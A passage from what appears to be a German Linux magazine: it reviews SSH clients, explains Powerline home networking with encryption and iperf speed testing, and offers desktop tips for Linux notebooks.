Putty für Linux und Windows

Unter Microsoft Windows, das von Haus aus gar keinen Client für SSH mitbringt, ist Putty seit Jahren der po-

pulärste Vertreter seiner Zunft. Aber es gibt Putty auch in einer Linux-Version, die nicht nur für Umsteiger auf Linux interessant ist. Der Funktionsumfang ist mit jenem der Windows-Variante identisch und erlaubt im Programmfenster die Definition beliebig vieler Serververbindungen als Lesezeichen unter „Session“, die auch je eigene Einstellungen bekommen können.


Ein besonders nützliches Feature ist die Loggingfähigkeit von Putty, die auf Wunsch die Ein- und Ausgaben einer gesamten Session in eine Textdatei protokolliert.

Auch unter Linux nutzt Putty für die eigentliche Shell-Verbindung sein eigenes Xterm-Terminal und greift auch nicht auf die SSH-Konfiguration des vorhandenen SSH-Clients zu. Das fällt unter Windows nicht ins Gewicht, bedeutet für Linux-Anwender mehr Aufwand bei der Einrichtung des Clients. So müssen SSH-Schlüssel für eine passwortlose Anmeldung erst noch auf eine reichliche umständliche Methode mit dem Tool puttygen in ein eigenes Format konvertiert werden, bevor Putty damit umgehen kann. Die Pakete von Putty liegen bei Debian, Ubuntu, Open Suse und Fedora in den Standard-Repositories.


Secpanel: Ideal für Admins

Das Rad erfindet Cluster SSH nicht neu, sondern es nutzt die vorhandenen Programme auf einem Linux-System und arbeitet als Lesezeichen- und Einstellungssammlung. Zur Verbindungsaufnahme kommt der übliche SSH-Client in der Shell zum Einsatz. Secpanel startet dazu auch die gewohnte Terminalanwendung. Das hat den Vorteil, dass beispielsweise bereits eingerichtete Schlüsselpaare zur passwortlosen Anmeldung nahtlos weiter funktionieren. Zudem ist Secpanel das einzige grafische Tool, das aus einem Programmfenster heraus mehrere unterschiedliche Client-Instanzen starten kann.

Welche Terminalanwendung für SSH gestartet wird, lässt sich individuell festlegen. Sofern Filezilla, Nautilus (Gnome) oder Dolphin (KDE) instal-



Secpanel: Kein eigenes Terminal und kein eigener SSH-Client. Das Secpanel ist aber ein praktisches Programm für die Verwaltung von SSH-Lesezeichen.



Cluster SSH ist ein schlichter Client für Spezialaufgaben: Mehrere SSH-Verbindungen lassen sich damit simultan mit den gleichen Kommandos bedienen.

liert sind, kann Secpanel mit einem Klick auf „SFTP“ einen diesen Dateimanager zur Dateiübertragung aufrufen. Für Anwender, die mit dem üblichen SSH-Client im Terminal zufrieden sind, aber eine Anwendung zur Verwaltung von Einstellungen und mehreren Verbindungen suchen, ist Secpanel die beste Wahl.

Bislang ist Secpanel aber nur in den Repositories von Debian und Ubuntu angekommen, weitere Downloads liefert die Projektwebseite <http://themediasthost.de/secpaanel>.

Cluster SSH: Simultane Verbindungen

Ein Terminaltool, das sich auf mehrere gleichzeitige SSH-Verbindungen spezialisiert, ist Cluster SSH. Als gewöhnlicher SSH-Client ist das Programm auch weniger geeignet, seine Stärke liegt vielmehr darin, mehrere Verbindungen über den Menüpunkt „Hosts -> Add Hosts or Clusters“ zu öffnen,

die dann simultan auf die gleichen Kommandos hören. Laufende Verbindungen kann ein Klick in der Liste unter „Hosts“ aber vorübergehend inaktiv schalten.

Seinen Nutzen wird Cluster SSH vor allem dann ausspielen, wenn mehrere Serversysteme vom gleichen Typ mit den gleichen Kommandos gewartet werden sollen. Das Programm kann dann beispielsweise mit nur einer Eingabe auf allen geöffneten Verbindungen gleichzeitig mit einer Eingabe die Softwarepakete aktualisieren oder überall benötigte Pakete installieren. Davon abgesehen wird Cluster SSH mit seiner unfertig wirkenden Oberfläche und seinen unansehnlichen Xterm-Fenstern kaum Freunde gewinnen. Immerhin verwendet das Programm den üblichen SSH-Befehl zur Verbindungsaufnahme und bleibt damit unkompliziert. Verfügbar ist das Programmpaket von Cluster SSH unter allen verbreiteten Linux-Distributionen. ●

Powerline mit Linux

Mit Powerline erweitern Sie Ihr Netzwerk in Bereichen, wo das WLAN-Funknetz nicht oder unzureichend ankommt und kein Ethernet-Kabel vorhanden ist. Es muss sich nur eine 230-Volt-Steckdose im Raum befinden.

Von Thorsten Eggeling

Für Heimnetze stehen drei Übertragungstechniken zur Verfügung:

Kabelgebundenes Ethernet, WLAN-Funktechnik und Powerline, auch Power LAN genannt. Powerline nutzt für die Datenübertragung die vorhandenen 230-Volt-Stromleitungen im Haushalt. Jede dieser Techniken hat ihre Vor- und Nachteile. Meist ist es sinnvoll – je nach Größe von Wohnung oder Haus –, eine gemischte Infrastruktur zu verwenden. Ethernet-Kabel verlegen Sie da, wo sie nicht stören, WLAN benötigen Sie für die Anbindung mobiler Geräte und Powerline kommt zum Einsatz, wo die WLAN-Abdeckung nicht ausreicht und Ethernet-Verkabelung zu umständlich wäre.

1. So funktioniert Powerline

Für Powerline benötigen Sie mindestens zwei Adapter. Der eine kommt in eine Steckdose in der Nähe des DSL-Routers oder Kabelmodems und wird per Ethernet-Kabel mit diesem verbunden. Den anderen bringen Sie in der Nähe des Endgerätes unter und verbinden ihn über ein Ethernet-Kabel mit dem PC oder Notebook. Es gibt aber auch Modelle mit eingebauten WLAN-Access-Point und Ethernet-Buchsen.

Die Adapter arbeiten ähnlich wie ein Modem und verwenden die gleiche Übertragungstechnik wie DSL (OFDM, Orthogonal Frequency Division Multiplexing). Auf eine Trägerfrequenz zwischen zwei und 68 MHz, bei älteren Adaptern zwischen zwei und 28 MHz, werden die Signale phasen- und amplitudenmoduliert. Die Informationen stecken also in der Frequenz,



Powerline-Adapter: Für die Grundausstattung sind zwei Geräte erforderlich. Eines verbinden Sie mit dem DSL-Router, das andere schließen Sie per Ethernet-Kabel an den PC an.

die in einem festgelegten Bereich variiert (Phase), und in der Auslenkung der Schwingung zwischen einem Minimal- und einem Maximalwert (Amplitude). „Orthogonal“ bedeutet, dass das verfügbare Frequenzband in mehrere unabhängige Kanäle aufgeteilt wird, die aber alle gleichzeitig genutzt werden. Kommt es zu Störungen durch andere hochfrequente Geräte, wird der betroffene Kanal nicht mehr verwendet. Unvollständige Datenpakete lassen sich durch Redundanz oder Neuansforderung korrigieren.

2. Geräte für Powerline

Im Handel finden Sie Powerline-Adapter von Herstellern wie AVM (www.avm.de), Devolo (www.devolo.de) oder Netgear (www.netgear.de). Unter der Haube gibt es kaum Unterschiede, weil die meisten Geräte identische Chipsätze verwenden, etwa den Qual-

comm Atheros QCA7500 Homeplug AV2 MIMO IC (www.qualcomm.com). Ausstattung und Softwarebeigaben sind jedoch unterschiedlich.

Aktuelle Geräte entsprechen alle dem Homeplug-Standard, arbeiten also problemlos auch mit älteren Homeplug-Adaptern zusammen. Trotzdem sollten Sie besser bei einem Hersteller bleiben, damit Software und Bedienung einheitlich sind. Es gibt Geräte mit integrierter Steckdose („Pass-Thru“). Die sind sehr zu empfehlen, denn so geht Ihnen kein Stromanschluss verloren, wenn Sie einen Powerline-Adapter einstecken. An die Steckdose des Adapters können Sie ein anderes Gerät oder eine Steckerleiste anschließen.

Für den Einstieg in Powerline sollten Sie zu einem Starterkit mit zwei Adaptern greifen. Weitere Adapter können Sie einzeln nachkaufen. Sie sollten aber

nicht mehr als zehn Adapter gleichzeitig im Netz betreiben, weil sonst der Datendurchsatz zu stark sinkt.

Die Adapter sind mit einer oder mehreren Ethernet-Buchsen ausgestattet, die oft Gigabit-Geschwindigkeit liefern. Das ist für AV 500, 600 oder 1200 auch nötig, weil Fast Ethernet (100 MBit/s) nur einen Datendurchsatz von etwa 12 MB pro Sekunde bietet. Wer über das Notebook oder Smartphone ins Netz will, greift zu einem Modell mit integriertem WLAN. Meist gibt es hier zwei Betriebsmodi: die Powerline-Brücke und die WLAN-Brücke. Erstere stellt die Daten aus dem Powerline-Netzwerk per WLAN bereit. Der Powerline-Adapter arbeitet dann wie ein WLAN-Access-Point. Der Schlüssel für den Netzwerkzugang ist in der Regel auf der Geräterückseite zu finden. Er lässt sich aber über eine webbasierte Konfigurationsoberfläche ändern, ähnlich der eines DSL-Routers. Für den schnellen Verbindungsaufbau dient eine WPS-Taste (Wi-Fi Protected Setup) am Adapter. Nachdem Sie diese gedrückt haben, aktivieren Sie WPS auch beim Notebook, Smartphone oder Tablet-PC. Dafür bleibt Ihnen meist eine Frist von zwei Minuten. Die Verbindungsinformationen werden dann zwischen Adapter und Netzwerkgeräten ausgetauscht und gespeichert.

Als WLAN-Brücke arbeitet der Adapter dagegen unabhängig von Powerline und dient als Verstärker für ein vorhandenes WLAN. Das setzt aber voraus, dass die WLAN-Qualität am Montageort einwandfrei ist. Der Vorteil dabei: Sie haben nur ein einziges WLAN, das sich unter nur einer Kennung (SSID) meldet und denselben Schlüssel verwendet. Die Netzwerkgeräte bauen automatisch eine Verbindung zum Powerline-Adapter oder DSL-Router auf, je nachdem welche Signalstärke gerade höher ist.

Optimale Unterbringung: Powerline-Adapter sollten als einziges Gerät in einer Wandsteckdose stecken, nicht an einer Mehrfachsteckdose. Bei Geräten mit integrierter Steckdose können Sie diese dann für Steckdosenleisten verwenden. Bei Verbindungsproblemen oder stark reduzierter Geschwindigkeit entfernen Sie andere Geräte in der Nähe. Manchmal übertragen vor allem Schaltnetzteile von PCs, Druckern oder USB-Festplatten starke Störsignale ins Stromnetz. Verbinden Sie diese dann mit einer weiter entfernten Steckdose.

3. Sicherheit durch Verschlüsselung

Sie sollten das Powerline-Netzwerk unbedingt individuell verschlüsseln. Ein Stromzähler dämpft das Power-



Quelle: avm.de

Powerline und WLAN: Auch mobile Geräte finden über Powerline einen Weg ins Netzwerk. Dafür benötigen Sie einen Powerline-Adapter mit eingebautem WLAN-Access-Point.



Quelle: devolo.de

Powerline absichern: Drücken Sie den Taster zuerst an einem und dann am anderen Adapter. Damit weisen Sie beiden Geräten dasselbe Zufallspasswort zu.

line-Signal zwar, verhindert aber meist nicht, dass es über die Stromleitung in eine andere Wohnung übertragen wird.

Datendurchsatz im Netzwerk

Die Leistungsfähigkeit Ihres Netzwerkes hängt von vielen Faktoren ab. Bei WLAN und Powerline variieren die Geschwindigkeiten abhängig von Entfernung und Störeinflüssen. Nur beim Ethernet-Kabel ist die Übertragungsrate fast stabil, solange das Kabel nicht beschädigt ist und Router sowie Netzwerk-Switch einwandfrei funktionieren. Beim WLAN ist zu beachten, dass sich die maximale Geschwindigkeit etwa von WLAN 802.11ac nur erzielen lässt, wenn alle Geräte mitspielen. Aktuelle WLAN-Access-Points senden gleichzeitig mehrere WLAN-Streams und können so im Fünf-GHz-Band auf bis zu 1300 MBit/s kommen. Das kann ein PC aber nur mit einem WLAN-Adapter nutzen, der die drei Streams auch


empfangen kann. In Notebooks stecken jedoch oft nur 802.11n-Chips oder 802.11ac-Adapter mit weniger Antennen. Die Übertragungsrate reduziert sich dann entsprechend.

Technik	Durchsatz (theoretisch)	Durchsatz (maximal real)*
Gigabit-Ethernet	1000 MBit/s	950 MBit/s
Fast Ethernet	100 MBit/s	95 MBit/s
Powerline 1200	1200 MBit/s	350 MBit/s
Powerline 500	500 MBit/s	120 MBit/s
Powerline 200	200 MBit/s	60 MBit/s
WLAN 802.11ac	bis zu 1300 MBit/s (3 Streams)	480 MBit/s
WLAN 802.11n	450 MBit/s	120 MBit/s
WLAN 802.11g	54 MBit/s	15 MBit/s

* Bei WLAN und Powerline hängt die erreichbare Geschwindigkeit stark von baulichen Gegebenheiten, Störquellen und Entfernungen ab.

Wie hoch die Transferrate sein muss, hängt davon ab, für was Sie das Netzwerk nutzen. Browser und Mail lassen sich auch mit 10 MBit/s problemlos nutzen. Beim Streaming hochauflösender Matroska-Videos sind gut 15 MBit/s erforderlich, andere Videoformate begnügen sich mit unter sechs MBit/s. Für Backups auf ein NAS oder häufigen Datenaustausch mit mehreren GB Größe auf andere PCs kann es hingegen nicht schnell genug gehen.

Powerline-Geräte verwalten: Devolo Cockpit zeigt die Powerline-Adapter im Netzwerk an. Über die Software können Sie die Firmware aktualisieren oder Passwörter setzen.



Geräte konfigurieren: Der Adapter dLAN 1200+ WiFi ac besitzt eine eigene Konfigurationsoberfläche, die sich über Devolo Cockpit oder im Webbrowser aufrufen lässt.

Deshalb sollten Sie Ihr Netzwerk mit einem eigenen Kennwort versehen, entweder per Tastendruck am Adapter oder über die mitgelieferte Software. Viele Adapter nutzen das Passwort „HomeplugAV“, AVM-Adapter besitzen ab Werk ein individuelles Passwort. Den meisten Adaptern weisen Sie einfach per Knopfdruck ein neues Passwort zu: Dazu drücken Sie zunächst an einem Adapter die Verschlüsselungstaste, dann innerhalb eines bestimmten Zeitraums – meist zwei Minuten – am anderen. Der erste Adapter wählt dadurch ein Zufallspasswort, das er an den zweiten weitergibt. Auf diese Weise lassen sich auch weitere Adapter in das neu verschlüsselte Netzwerk einbinden.

Powerline-Netz aufteilen: Betreiben Sie mehrere Adapter in Ihrem Netzwerk, können Sie durch das Netzwerkpasswort das Stromnetzwerk logisch

untergliedern – empfehlenswert, um beispielsweise bei Adaptern mit verschiedenen Tempostandards die Übersicht zu behalten. So könnten Sie etwa die schnellen 500-MBit/s-Adapter zwischen NAS und Fernseher von den 200-MBit/s-Adaptern trennen, die den DSL-Router mit dem Arbeitszimmer-PC verbinden. Dazu müssen Sie die Software verwenden, die dem Adapter beiliegt. Meist gibt es davon nur eine Windows-Version. Eine Ausnahme ist Devolo. Der Hersteller bietet die Verwaltungssoftware Devolo Cockpit auch für Linux an. Das Softwaretool zeigt eine Übersicht aller Adapter des Powerline-Netzwerks. Nun können Sie einzelne Adapter auswählen und mit einem neuen Passwort versehen. Anschließend können nur noch die Adapter mit übereinstimmenden Passwörtern Daten austauschen. Bei der Fehleranalyse in großen Powerline-

Netzwerken ist das hilfreich, weil Sie im Softwaretool immer nur jeweils die Adapter des logischen Netzwerks sehen, mit dem der Analyserechner verbunden ist. Tempovorteile bringt das nicht, denn alle Powerline-Adapter teilen sich die physikalische Netzwerkleitung – nämlich das Stromkabel.

4. Devolo-Software unter Linux einrichten

Mit dem Devolo Cockpit lassen sich dLAN-Geräte überwachen und konfigurieren. Für den Betrieb der Adapter ist die Software nicht erforderlich. Da die Verbindung nur per Ethernet erfolgt, sind außer dem Treiber für den Ethernet-Adapter im PC keine weiteren Treiber erforderlich.

Laden Sie sich das Installationspaket über www.devolo.de/service/downloads herunter. Sie finden den Download für Linux nach Klicks auf „dLAN Powerline“ und eins der aufgeführten Geräte. Bei Redaktionsschluss hieß die Datei „software-devolo-cockpit-linux-v4-3-1.run“. Laut Devolo eignet sich das Programm für Ubuntu 14.04 und 15.04 mit 32 oder 64 Bit. Öffnen Sie ein Terminalfenster, in Ubuntu beispielsweise mit Strg-Alt-T, und führen Sie folgende Befehlszeile im Downloadverzeichnis aus:

```
sudo sh software-devolo-cockpit-linux-v4-3-1.run
```

Bei der Installation werden noch einige Software-Pakete nachgeladen. Außerdem werden Sie gefragt, ob Sie der Übermittlung von Informationen zur Übertragungsleistung an Devolo zustimmen oder nicht. Im Ubuntu-Dash finden Sie das Tool dann unter dem Namen „devolo Cockpit“, oder Sie starten es im Terminal:

```
/opt/devolo/dlancockpit/bin/dlancockpit-run.sh
```

Das Programm zeigt Ihnen die gefundenen dLAN-Geräte an. Bei jedem lässt sich auf der rechten Seite ein Menü einblenden, über das Sie beispielsweise die Firmware aktualisieren oder das Passwort neu setzen. Bei einigen Geräten gibt es auch eine weitergehende Konfiguration, etwa beim

dLAN 1200+ WiFi ac. Die lässt sich über das Devolo Cockpit aufrufen, öffnet aber eine Konfigurationsoberfläche im Browser. Der Zugriff darauf ist auch ohne die Software möglich, wenn Sie die URL beziehungsweise IP-Adresse kennen.

Geschwindigkeiten im Netz messen

Um zu sehen, wo Verbesserungsbedarf besteht, sollten Sie die Geschwindigkeiten in Ihrem Netzwerk prüfen. In welchem Bereich sich die Transferrate bewegen sollte, erfahren Sie im Kasten auf Seite 97. Mit dem Kommandozeilentool Iperf ermitteln Sie die Leistung Ihrer Netzwerkverbindungen. Iperf funktioniert nach dem Client-Server-Prinzip und erwartet, dass eine Gegenstelle vorhanden ist, auf der Iperf im Servermodus läuft. Sie finden das Tool in den Repositorien aller gängigen Linux-Distributionen. Unter Ubuntu oder Debian installieren Sie es auf zwei Linux-PCs mit diesem Befehl:

```
sudo apt install iperf
```

Auf der Serverseite starten Sie Iperf mit folgendem Befehl:


```
iperf -s
```

Das Tool lauscht nun auf dem TCP-Port 5001. Starten Sie auf einem anderen PC den Test mit dieser Befehlszeile:

```
iperf -c Server-IP -d
```

Ersetzen Sie „Server-IP“ durch die tatsächliche IP-Adresse des Servers. Iperf sendet und empfängt nun zehn Sekunden lang Daten und zeigt anschließend das Ergebnis im Terminal. Der Parameter „-d“ testet simultan den Datendurchsatz in beiden Richtungen. In der Auswertung zeigt der erste Wert die Verbindung vom Client zum Server (Uplink), der zweite den Durchsatz vom Server zum Client.

Die Bedienung von Iperf wird durch das grafische Front-End Jperf erleichtert. Es zeigt die Messergebnisse in einem Diagramm und vermittelt so einen besseren Eindruck von der Transferrate. Jperf benötigt eine Java-Laufzeitumgebung. Installieren Sie diese beispielsweise unter Ubuntu mit folgender Befehlszeile:



Datendurchsatz: Mit Jperf messen Sie die Übertragungsraten zwischen zwei PCs. Das Tool gibt die Messwerte als Text aus und liefert eine grafische Darstellung der Bandbreite.

```
sudo apt install default-jre
```

Laden Sie Jperf über <https://www.pcwelt.de/1735757> herunter. Entpacken Sie das ZIP-Archiv und wechseln Sie im Terminalfenster mit `cd` in das Verzeichnis, in das Sie Jperf entpackt haben. Starten dann Sie das Script:

```
sh jperf.sh
```

Wählen Sie die Option „Server“, und klicken Sie auf „Run Iperf!“. Auf einem anderen PC im Netzwerk richten Sie Jperf ebenfalls ein. Hier wählen Sie die Option „Client“ und geben dahinter die IP-Adresse des Servers ein. Hinter „Output Format“ stellen Sie „MBits“ ein. Klicken Sie auf „Run Iperf!“. Das Tool zeigt Ihnen die Textausgabe von Iperf an und stellt die Daten in einem Diagramm dar.

Jperf kann auch die Transferraten zwischen einem Windows- und Linux-PCs messen. Starten Sie dazu unter Windows „jperf.bat“ aus dem entpackten ZIP-Archiv. Auch hier ist eine Java-Laufzeitumgebung Voraussetzung. Wenn noch nicht vorhanden, laden Sie diese über www.pcwelt.de/307905 herunter.

Sind die Transferraten zu gering, bringen Sie die Powerline-Stecker in anderen Steckdosen unter und wiederholen den Test. Reduzieren Sie Störeinflüsse durch andere elektrische Ge-

räte, indem Sie diese vom Stromnetz trennen. Bei Übertragungsproblemen kann auch ein Phasenkoppler helfen, der die Stromkreise im Haus für das Powerline-Signal verbindet. Er kostet etwa 40 Euro und sollte von einem Elektriker im Sicherungskasten montiert werden.

Geschwindigkeit der Internetverbindung testen: Wenn die Transferraten im LAN ausreichend hoch sind, sollte es auch bei der Internetverbindung keine Probleme geben. Wichtig ist, dass Ihr Netzwerk ein paar MBit/s mehr transportieren kann, als der Internetprovider liefert. Sonst werden Downloads ausgebremst und beim Videostreaming kommt es zu unschönen Aussetzern.

Wie schnell die Internetanbindung wirklich ist, lässt sich nicht objektiv testen. Die Transferrate wird davon bestimmt, was der Provider gerade liefert, aber auch von der Leistung des Testservers. Aber es sind Momentaufnahmen möglich, etwa über www.speedmeter.de. Oder Sie verwenden www.speedtest.net. Hier haben Sie die Wahl zwischen mehreren Testservern an unterschiedlichen Orten. Probieren Sie verschiedene Server aus, um ein durchschnittliches Leistungsbild zu erhalten.

Desktops in Form

Einige Tipps zu Linux-Desktops auf Notebooks machen die Arbeit auf kleinen Bildschirmen und mit zickigen Touchpads angenehmer. Außerdem bekommt das minimalistische Gnome dank XFCE eine lang vermisste Funktion zurück.

Von David Wolski


Anwendungsmenü Fremde Anwendungen verstecken

Die gängigen Linux-Distributionen liefern eine ganze Auswahl an Desktopumgebungen in den Paketquellen und auf einem PC können mehrere Desktops installiert werden. Bei der Anmeldung stehen dann die installierten Desktopumgebungen zur Auswahl. Da jede Umgebung aber auch ihre eigenen Anwendungen mitbringt, gibt es einen unschönen Nebeneffekt: Die Anwendungsmenüs werden sehr voll, da die Programme einer Umgebung auch im Menü des anderen Desktops auftauchen.

In Unity und in Gnome fallen die zusätzlichen Einträge kaum auf, da beide Desktops kein klassisches Anwendungsmenü mehr haben. Unter Mate, XFCE, LXDE, KDE und Cinnamon werden die traditionellen ausklappenden Anwendungsmenüs jedoch unübersichtlich, wenn mehr als eine komplette Arbeitsumgebung auf dem System eingerichtet ist.

Ein Menüeditor sorgt für Ordnung und kann die einzelnen Programmverknüpfungen nur unter jenen Desktopumgebungen einblenden, für die sie gedacht sind. Wer beispielsweise in Cinnamon arbeitet, zusätzlich aber auch noch KDE-Komponenten installiert hat, braucht kein Ksnapshot oder andere fremde Dienstprogramme in den Menüs. Als Menüeditor ist das Programm Menulibre am besten geeignet, denn es arbeitet seit Version 2.0

Menulibre: Der Menüeditor läuft seit Version 2.0 unter allen Desktopumgebungen und kann viele Parameter in „desktop“-Dateien bearbeiten, etwa um Verknüpfungen gezielt auszublenzen.



mit allen verbreiteten Desktopumgebungen zusammen. Zudem ist es in den Standard-Paketquellen vieler Distributionen vorhanden.

Die Installation erfolgt in Debian, Ubuntu, Mint & Co mit `sudo apt-get install menulibre` und auch Fedora kennt ab Version 22 das Paket unter diesem Namen. Für Open Suse Leap 42.1 gibt es fertige Pakete von Menulibre 2.0.6 über den Build Service unter <https://build.opensuse.org/package/show/home:AndnoVember:test/menulibre>.

Nach dem Start zeigt Menulibre in der Spalte links sämtliche Verknüpfungen nach Kategorien geordnet an. Rechts davon öffnet sich nach einem

Klick auf eine Verknüpfung ein Editor. Dort gibt es unter „Fortgeschritten“ unten das Feld „Nur anzeigen in“. Wird hier der Name der Desktopumgebung eingetragen, etwa „GNOME“, „KDE“ oder „Cinnamon“, dann zeigt sich diese Verknüpfung nur in diesen Arbeitsumgebungen. Es sind in diesem Feld auch Mehrfachnennungen möglich, die ein Strichpunkt voneinander trennt. Alternativ dazu gibt es übrigens darunter das Feld „Nicht anzeigen in“, das analog dazu die Namen jener Desktops aufnehmen kann, in welchen eine Verknüpfung nicht auftauchen soll. Diese Änderungen sind übrigens nach einem Klick auf das Speichern-Symbol in Menulibre wirksam.

Ausführen-Dialog

Suchen und Starten mit „Albert“

Traditionell hat sich als Tastenkombination für den Ausführen-Dialog Alt-F2 durchgesetzt. KDE hat als Desktopumgebung mit Krunner einen besonders komfortablen Ausführen-Dialog, bei Gnome und LXDE geht es dagegen sehr schlicht zu.

Das Programm Albert rüstet unter Ubuntu und seinen Derivaten einen Anwendungsstarter und Suchdialog nach, der über Autovervollständigung und optionale Zusatzfunktionen wie Rechenoperationen, Websuche und eine unscharfe Suche nach Dateien verfügt. Interessant ist Albert, dessen Namen eine Hommage an das beliebte Suchwerkzeug „Alfred“ für Mac-OS X ist, auch unter Unity als schnellere Alternative zur Dash-Übersichtsseite und dem separaten Ausführen-Dialog.

Albert nutzt zwar für seine kompakte Oberfläche das Toolkit Qt von KDE, ansonsten gibt es aber keinerlei Abhängigkeiten zu dieser Desktopum-

gebung und das Programm läuft unter allen Umgebungen mit geringen Speicherbedarf. Die Installation des englischsprachigen Programms gelingt in Ubuntu & Co. über ein PPA von Martin Wimpress, der auch einer der maßgeblichen Entwickler hinter Ubuntu Mate ist. Mit dem Kommando

```
sudo apt-add-repository
ppa:flexiondotorg/albert
sudo apt-get update
sudo apt-get install albert
```

wird das PPA aufgenommen und die beiden Befehle installiert. Das Programm startet nicht automatisch, sondern



muss über die Autostart-Einstellung der verwendeten Desktopumgebung manuell eingetragen werden.


Beim ersten Aufruf verlangt das Programm erst einmal nach der Definition einer Tastenkombination, wobei leider reservierte Kombinationen wie Alt-F2 nicht akzeptiert werden, dafür aber beispielsweise die Windows-Taste und R. Albert ist mit allen Plug-ins vorkonfiguriert und entscheidet nach den ersten zwei Zeichen der Eingabe, um welche Art Aktion es sich handelt. Bevor die Dateisuche funktioniert, wartet der Dateiindex in den Einstellungen noch auf seine Aktivierung.

Gnome-Touchpad

Schnell ein- und ausschalten

Sensible Touchpads auf Notebooks kommen beim flinken Tippen immer wieder den Fingern in die Quere. So passiert es regelmäßig, dass der Mauszeiger nach einer leichten Berührung des Touchpads springt. Auch wer Touchpads generell meidet und lieber eine externe Maus anschließt, wird weiterhin von diesem Problem verfolgt.

Die meisten Notebooks bieten eine Tastenkombination in der FN-Tastenreihe, um das Touchpad bei Bedarf abzuschalten. Allerdings funktioniert diese Kombination nicht bei allen Notebookmodellen unter Linux. Für den Gnome-Desktop gibt es aber eine be-



Touchpad stilllegen: Toggle Touchpad klinkt sich in Gnome dezent in das obere Panel ein und schaltet das Touchpad per Mausklick ab, damit Sie ungestört tippen können.

queme Lösung über eine Erweiterung: Das Toggle Touchpad für alle Gnome-Versionen bis 3.20 ist über das Gnome-Extension-Verzeichnis im Web (<https://extensions.gnome.org/extension/935/toggle-touchpad>) schnell in allen Distributionen instal-

liert. Sofort nach der Installation zeigt sich in der oberen Leiste rechts ein neues Symbol, welches bei einem Klick das Touchpad ein- und ausschaltet. Die Standardeinstellung, nach einer Neuanmeldung und einem Reboot ist übrigens ein deaktiviertes Touchpad.

Notebook-Webcam

Bildschirmhelligkeit regeln

Die Helligkeit des Bildschirms hat besonders bei glänzenden Notebookdisplays großen Einfluss auf die Lesbarkeit der Bildschirm Inhalte. Bei Tageslicht muss die Hintergrundbeleuchtung des TFTs üblicherweise maximal hell sein, damit sich die Vorteile des glänzenden Displays bemerkbar machen. Lässt das Umgebungslicht nach, wird der starke Kontrast eines zu hellen Bildschirms allerdings schon nach wenigen Minuten unangenehm.

Für Ubuntu, Mint und Co. liefert das Programm Yawls einen originellen Ansatz, der die Helligkeit von Notebookbildschirmen automatisch anpasst. Das in Java geschriebene Programm nutzt die Webcam eines Notebooks als Lichtsensor, um anhand dieser Daten die Bildschirmhelligkeit je nach Lichtverhältnissen zu regeln.

Yawls läuft als Hintergrundprozess und liest alle 30 Sekunden die Webcam aus. Die Regelung der Helligkeit erledigt das Programm über seine eigene Java-Bibliothek.

Der Entwickler hat für die einfache Installation samt aller Abhängigkeiten für Ubuntu & Co. ein PPA für Yawls eingerichtet, das im Quellcode, aber auch auf Github verfügbar ist (<https://github.com/TheDsWeb/yawls>). Die In-

Kalibrierung: Yawls, was laut dessen Entwickler schlicht für „Yet Another Webcam Light Sensor“ steht, erkennt selbstständig die Lichtverhältnisse, kann aber manuell kalibriert werden.



stallation in Ubuntu und seinen Derivaten ist mit den drei Befehlen `sudo apt-add-repository ppa:thedsweb/yawls-daily`, `sudo apt-get update` und `sudo apt-get install yawls` schnell erledigt. Yawls startet und richtet sich auch gleich selbstständig über die Jobverwaltung Cron als Autostart-Programm ein.

Das erste, was man als Anwender davon mitbekommt, ist eine Reduktion der Bildschirmhelligkeit, bis sich Yawls kalibriert hat. Dieser Vorgang kann eine Weile dauern, lässt sich aber durch eine manuelle Kalibrierung abkürzen. Yawls legt dazu im Anwendungsmenü der Desktopumgebung

eine Programmverknüpfung zur Kalibrierung ab, die auch der Befehl `sudo -H yawls -g` im Terminal startet. Weil der Hintergrundprozess von Yawls als root läuft, sind zur Konfiguration Privilegien über sudo nötig. Die Schritte der Kalibrierung sind unter <http://thedsweb.blogspot.de/2015/01/yawls-erste-einrichtung.html> dokumentiert.

Debian: Prinzipiell funktioniert Yawls auch in Debian 8 und auf Github liegt zur Installation das DEB-Paket „yawls_1.2.2.deb“. Dazu müssen aber die abhängigen Pakete, die auf der Github-Webseite als „Build dependencies“ aufgelistet sind, zuvor manuell installiert werden.

Unity-Launcher-Folders

Starter gruppieren

Besonders viele Anpassungen an der Oberfläche lässt Unity nicht zu, jedenfalls nicht ohne clevere Hilfsmittel: Das Tool Launcher Folders erlaubt es, in der Startleiste mehrere Anwendungen im Stil von Android in einem Starter zusammenzufassen.

Die Launcher Folders erweitern die Startleiste von Unity nicht direkt, son-


dern liefern einen Editor, der per Ziehen und Ablegen mit den gewünschten Verknüpfungen gefüllt wird. Eine so angelegte Schublade klappt sich horizontal oder auf Wunsch auch vertikal aus und schafft auf kleineren Bildschirmen eine Menge Platz für häufig benötigte Anwendungen. Das unkomplizierte Tool wurde für Ubuntu 14.04 entwickelt, funktioniert aber in Ubun-



Schublade auf, Verknüpfungen rein: Das Tool Launcher Folders kann mehrere Starter zusammenfassen und auf dem Unity-Launcher unterbringen – hier unter Ubuntu 15.10.

tu 15.10. Die Projektwebseite <http://unity-folders.exceptionfound.com> bietet den Download eines DEB-Pakets, welches anschließend mit `sudo dpkg -i unity-launcher-folders_1.0.3_all.deb` eingerichtet wird. Der Editor zeigt sich

dann als „LauncherFolder“ in der Dash-Übersichtsseite von Unity. Die Plus-Schaltfläche legt eine neue Gruppe an und aus der Dash lassen sich dann die gewünschten Verknüpfungen in das Editorfenster ziehen und anschließend als neuer Starter speichern.



Aufgeklappt: Im Stil von Android zeigt Launcher Folders die enthaltenen Programmsymbole in einem kleinen Fenster.

Gnome-Autostart


Beliebige Einträge erstellen

Weniger ist mehr – so lautet offensichtlich die Devise der Gnome-Entwickler. Denn hin und wieder wird mit einer neuen Gnome-Version eine wichtige Funktion wegrationalisiert. Zuletzt war dies in Gnome 3.12 die Konfiguration von Autostart-Programmen über `gnome-session-properties`. Das Programm gibt es schlicht nicht mehr. Der einzige Weg in Gnome, noch Programme auszuwählen, die zusammen mit der Benutzeranmeldung starten, bietet das `gnome-tweak-tool`. Dort wartet aber die nächste unangenehme Überraschung: Das Menü „Startprogramme“ erlaubt nur die Auswahl von installierten Anwendungen, die eine Verknüpfung im Ordner `„/usr/share/applications/“` abgelegt haben. Parameter lassen sich hier überhaupt nicht bearbeiten. Für den Start von anderen Tools und Scripts ist diese Option also ungeeignet.

Gnome ist aber kein hoffnungsloser Fall, denn ein Tool von XFCE hilft findigen Anwendern weiter. Mit dem Programm `exo-desktop-item-edit` lassen sich beliebige Verknüpfungen („desktop“-Dateien) über eine grafische Oberfläche erstellen.

